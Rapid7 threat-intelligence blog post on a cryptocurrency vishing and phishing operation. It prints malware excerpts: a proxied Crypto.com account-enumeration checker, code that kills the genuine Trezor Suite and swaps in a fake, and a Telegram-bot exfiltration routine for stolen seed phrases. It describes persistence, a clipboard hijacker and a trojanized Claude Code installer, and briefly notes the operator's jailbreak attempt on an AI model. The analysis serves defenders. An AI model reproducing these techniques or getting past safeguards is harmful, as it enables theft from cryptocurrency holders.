Post Syndicated from Anna Širokova original https://www.rapid7.com/blog/post/tr-operation-asterix-crypto-fraud-vishing-phishing
Operation ASTERIX overview
Rapid7 researchers identified an exposed web directory on infrastructure used to support a cryptocurrency fraud operation. The server contained raw phone-number datasets, account-validation tools, enriched lead records, phishing panels, voice-dialing scripts, fake wallet applications, persistence mechanisms, and Telegram exfiltration code. Among the artifacts was evidence that the operator relied on AI coding assistants throughout the campaign’s development; recovered prompts, shell history, and project files show AI being used to package Electron applications, obfuscate code, troubleshoot builds, modify phishing infrastructure, and prepare malware for distribution. When one model began resisting parts of that workflow, the operator switched providers and attempted to bypass the next model’s safety controls with a custom jailbreak prompt. Together, these artifacts provide an unusual view into how AI was integrated into the development of an active phishing operation rather than simply being used to generate isolated snippets of code.
We track this activity as Operation ASTERIX, named after the Asterisk open-source telephony platform recovered on the server. The operator used Asterisk to automate the campaign’s vishing infrastructure, coordinating phone calls with phishing emails and counterfeit wallet applications.
The recovered material shows how the operator combined several techniques:
-
Bulk account enumeration against cryptocurrency platforms
-
Phishing emails that created fake support cases
-
Vishing calls that referenced details from those emails
-
Counterfeit Ledger, Trezor, and Exodus applications
-
Seed-phrase theft and Telegram exfiltration
-
AI-assisted development, including an attempt to bypass an LLM’s safety controls
Much of the value around this finding is timing. Much of the infrastructure was still in use or under development when it was exposed. This allowed Rapid7 Labs to notify the appropriate providers and authorities while the operation was still active, while also documenting the campaign’s tooling and development process.
Rapid7 Labs disclosed the identified infrastructure and findings to the relevant authorities, including Apple’s security team, and collaborated with them to support action against the activity described in this report.
Technical analysis and observed attacker behavior

The recovered files show a multi-stage operation designed to focus social engineering on confirmed cryptocurrency users. The attacker used account-checking tools to confirm which phone numbers were tied to active crypto exchange accounts, narrowing a raw dataset down to confirmed holders. From there, the recovered infrastructure supported multiple outreach channels. The phishing panels generated fake support cases and verification codes that were later referenced during phone calls, while files such as extract_sg_numbers.py and sg_leads_server.py suggest additional lead-management and direct-outreach capabilities. Although call logs were not recovered to reconstruct every interaction, the recovered artifacts indicate that these channels ultimately directed victims toward counterfeit wallet applications designed to steal recovery phrases.
⠀
Each stage narrowed the target pool or increased trust before the operator asked the user to install software or provide wallet recovery information. That structure is important for defenders, as it creates several points where the campaign can be detected or interrupted before seed phrases are stolen.
Account validation
The server had approximately 885,000 phone numbers organized into multiple files by region and source. The largest file included 316,002 German mobile numbers, with additional lists covering Hong Kong, Bulgaria, and directories referencing UK, US, Canadian fintech, and Ledger-related lists split across 54 countries.The operator ran the numbers through account-validation tooling to identify people who were more likely to hold cryptocurrency.
For example, one directory, cdc/(Crypto Dot Com), appears to refer to Crypto.com. It contained a Go-based account validation tool that submitted phone numbers to a Crypto.com account-existence endpoint (app.mona.co/api/passkeys/verify_option/) using 300 concurrent threads, retry logic, and rotating residential proxies. The go script allowed the operator to identify phone numbers associated with Crypto.com accounts before moving those users into the next stage of the campaign.
func checkPhone(phone string, proxy string) string {
	body := fmt.Sprintf(`{"phone":"+%s"}`, phone)

	req, err := http.NewRequest("POST", "https://app.mona.co/api/passkeys/verify_option/", bytes.NewBuffer([]byte(body)))
	if err != nil {
		return ""
	}

	req.Header.Set("accept", "*/*")
	req.Header.Set("content-type", "application/json")
	req.Header.Set("origin", "https://app.mona.co")
	req.Header.Set("referer", "https://app.mona.co/")
	req.Header.Set("user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36")
}
Figure 2: checkPhone() function from cdc/main.go abusing Crypto.com’s passkey verify_option endpoint to verify whether a phone number owns an account.
The recovered logs show that 43,066 accounts were confirmed from the German dataset of 316,002 phone numbers, a hit rate of approximately 13.6%. A later validation run against a Hong Kong dataset was less successful due to rate limiting that reduced throughput and increased request failures.
The operator also maintained a separate Kraken checker, tooling that included campaigns labeled for UK, Canadian fintech, and Ledger datasets. The Ledger-related data was divided into 54 country files, suggesting the operator was looking for users who had both a known association with a hardware-wallet provider and an account on a cryptocurrency exchange.
The raw account matches were then reduced to a smaller set of enriched leads. The files valids.txt, valid_leads.db, and other, related databases contained records with names, phone numbers, email addresses, geographic details, account information, and, in some cases, payment-card context.
This enrichment is important because the scammer instead of making cold calls to random phone numbers contacted people whose cryptocurrency accounts had already been validated and enriched with personal details. During a call, they could reference a target’s name, email address, location, account information to make the interaction appear legitimate and build trust before attempting to steal wallet credentials or recovery phrases.
The phishing schema

Operation ASTERIX used a multi-stage phishing schema.The sequence appears to have worked as follows:
⠀
The email and phone call supported each other. The email made the call appear to be expected, while the caller’s knowledge of the code and case identifier made the email appear legitimate.
⠀
Email phishing

The recovered Flask panels generated branded HTML emails impersonating companies like Crypto.com, Binance, and other major financial institutions. Each verification code, making the interaction appear to be part of a legitimate support process.
⠀
Vishing
The recovered server included Asterisk and 3CX , a commercial business phone system often used by organizations for call routing and customer support. The operator used scripts including autodialer.sh, power_dialer.sh, and telegram_dialer_bot.py to automate outbound calls and coordinate them with the phishing infrastructure.
Before the call, the scammer had access to the target’s enriched lead record, which included their name, phone number, location, exchange association, and any account details recovered during the enrichment stage. Combined with the fake case identifier and verification code from the phishing email, this gave the caller enough information to convincingly impersonate a customer support representative.
During the call, the scammers take the next step in the attack. Depending on the pretext, the operator could direct them to install a fake wallet application, perform a bogus security check, or enter their wallet recovery phrase under the guise of “protecting” their account.
The recovered logs suggest this was a targeted operation rather than a high-volume calling campaign. One phishing panel recorded 20 successful lead lookups and six phishing emails over roughly two weeks, a level of activity that is more consistent with operators handling calls individually than with automated mass phishing.
Fake crypto wallet applications
During our investigation we recovered fake apps for Trezor Suite, Ledger Live, and Exodus for macOS and Windows. All three were designed to steal cryptocurrency wallets, however, each used a different approach to maintain the illusion that the user was interacting with legitimate software.
Fake Trezor Suite
The Trezor samples were the most developed of the three and came in three builds: macOS on Intel, macOS on Arm, and Windows. All three builds had the same app.asar payload (SHA-256 ba9d459169a303067a4fe36c8b8582a5ea023b9c270dafe89613bab840501b19) at roughly 5.87 MB. They came from one codebase and were only re-wrapped for each target OS.
The application did not immediately show its fake recovery page. It started as a hidden Electron process and waited for the user to launch the legitimate Trezor Suite. The main process index.js created a BrowserWindow that was a single pixel in size (1×1), fully transparent (opacity: 0), frameless (frame: false), and hidden from the taskbar with skipTaskbar: true. It loaded the phishing page into that window and only made it visible, once the page had finished loading. It also caught the close and before-quit events, hiding the window instead of quitting, so the process stayed running and out of sight. It then waited for the victim to open the real Trezor Suite.
Every five seconds, the malware scanned the process list for the legitimate Trezor Suite. It walked the process list for the genuine Trezor Suite, matching only entries that contained both .app/ and /Applications/ so it would never target itself. When it found the real wallet, it killed the process, brought its own window forward, and reactivated the app by name through the AppleScript shown below:
if (command.includes('.app/') && command.includes('/Applications/')) {
    execSync(`kill -9 ${pid}`);   // terminate the genuine wallet
    showMainWindow();             // pop the counterfeit window to the front
    exec('osascript -e \'tell application "Trezor Suite" to activate\'');
}
Figure 6: Process replacement logic in trezor-monitor.js.
From the victim’s side, opening the real wallet just produced another Trezor window. Of course, it was a fake one, designed to ask for the recovery phrase, but because the user had started the app themselves, they wouldn’t suspect that a swap took place.

The phishing workflow was designed to improve the quality of stolen recovery phrases. The interface accepted 12-, 18-, 20-, or 24-word recovery phrases together with an optional passphrase, and a paste handler automatically split a pasted phrase across the individual word fields. After the first submission, the application displayed a fake validation step before returning a generic error. It made it look as though the phrase had been mistyped, the malware nudged users to slow down and enter it again, which raised the odds that the operator received a complete, accurate phrase.
The application also kept the phishing screen separate from the network logic. Its fake screen had no direct network access; it was allowed to call just one function, wired up by a file called preload.js through the contextBridge, which handed the stolen phrase to the app’s main process. The main process looked up the victim’s public IP from api.ipify.org, then sent the recovery phrase, the optional passphrase, and the IP as one message to a Telegram boteach message starting with the fixed label TREZOR SECRET PHRASE. After that, the user was redirected to the real Trezor Suite website, so the compromise was less likely to be noticed right away.
// preload.js: the only capability handed to the fake screen
contextBridge.exposeInMainWorld('electronAPI', {
  sendToTelegram: (words, passphrase, ip) =>
    ipcRenderer.invoke('send-telegram', { words, passphrase, ip })
});

// index.js: ipcMain.handle('send-telegram')
const message = `TREZOR SECRET PHRASE\n\nSECRET PHRASE : ${words}\nPASSPHRASE : ${passphrase}\nIP : ${ip}`;
// → https POST api.telegram.org /bot<token>/sendMessage
Figure 7: Seed phrase exfiltration workflow
On macOS, the malware set itself up to survive reboots and restarts using two launch agents. The first it wrote at runtime, com.trezormovement.agent.plist, marked to run at login RunAtLoad and loaded with launchctl. The second, io.trezor.agent.plist, shipped inside the app. It restarted the app after login and relaunched it if it was killed.
Persistence on macOS came from a LaunchAgent. At runtime the app wrote ~/Library/LaunchAgents/com.trezormovement.agent.plist with RunAtLoad set to true, loading it with launchctl so that it started at login. A second agent, bundled in the app as io.trezor.agent.plist, relaunched it whenever it was killed.
The samples also had a full download-and-extract routine. A downloadFile() function used Node’s https.get() with manual redirect handling (301/302) and streamed output to disk using fs.createWriteStream(). The extracted payload was intended to be unpacked into ~/Library/Application Support/Trezor SuiteFake/ using unzipper, but the configuration disabled execution by setting the download URL to null, leaving the code path dormant.
The Windows build, however, had a bug. Although it contained full implementations for registry persistence (HKCU\Software\Microsoft\Windows\CurrentVersion\Run), process replacement via taskkill /F /IM, and second-stage payload execution, none of these paths were reachable at runtime. The configuration loader (trezor-config.js) only defined a darwin object, and the Windows branch of the platform switch returned undefined. This caused downstream failures in initialize() when accessing processNames and downloadPath, preventing the monitoring loop from starting. As a result, the Windows build functioned only as a static seed-phrase collector with no persistence or process injection behavior.
The server also held fake versions of Ledger Live, Exodus, and a Claude Code installer. The Ledger Live build added a clipboard hijacker on Windows: any cryptocurrency address the user copied was silently replaced with an attacker-controlled one before it reached the transaction field, so funds routed to the attacker without the screen showing anything wrong. On Mac it hid from the Dock entirely using LSUIElement, so nothing appeared for the user to notice and close. The Exodus build took a different approach, its installer looked clean because the malicious code was not in it. A trojanized jquery.min.js fetched the real payload from a remote server after the installation. We decided not to include full technical analysis for these applications due to the blog size.
Fake Claude installer

As a second distribution path, the operators hosted a trojanized Claude Code installer on macos-claude[.]com. The website was a near-pixel-perfect copy of the official “Quickstart – Claude Code Docs” page, including scraped AnthropicSans and AnthropicSerif fonts, the legitimate consent-banner.css file, and original links to Anthropic’s official website. The macOS installation command had been replaced with a command that downloaded and executed an attacker-controlled install.sh, while the Windows and Homebrew tabs were left unchanged to preserve the appearance of a legitimate documentation page.
Although the victim was prompted to install Claude Code, the script actually attempted to install a fake Ledger Live application. It identified itself as # Claude Code MacOS Installer, detected whether the system used Arm or Intel architecture, and selected either arm64 or x64. It then downloaded an architecture-specific Ledger Live archive, using macos-claude[.]com:8000 as a fallback, and extracted the application into ~/Library/Application Support/.SystemData/.framework/.apps. The script marked the .SystemData directory as hidden using chflags hidden, downloaded com.ledger.live.agent.plist from the attacker infrastructure, modified its application path, installed it under ~/Library/LaunchAgents/, then loaded and started it using launchctl. After installing the malicious payload, the script also executed the legitimate Claude installer from claude.ai/install.sh, allowing Claude Code to be installed normally while the fake Ledger Live application remained hidden and persistent in the background.
AI-assisted development and jailbreak attempts
Evidence recovered from the server showed the operator relied on AI tools throughout the campaign, including GitHub Copilot for backend development and Claude Code for operational scripting and data processing.
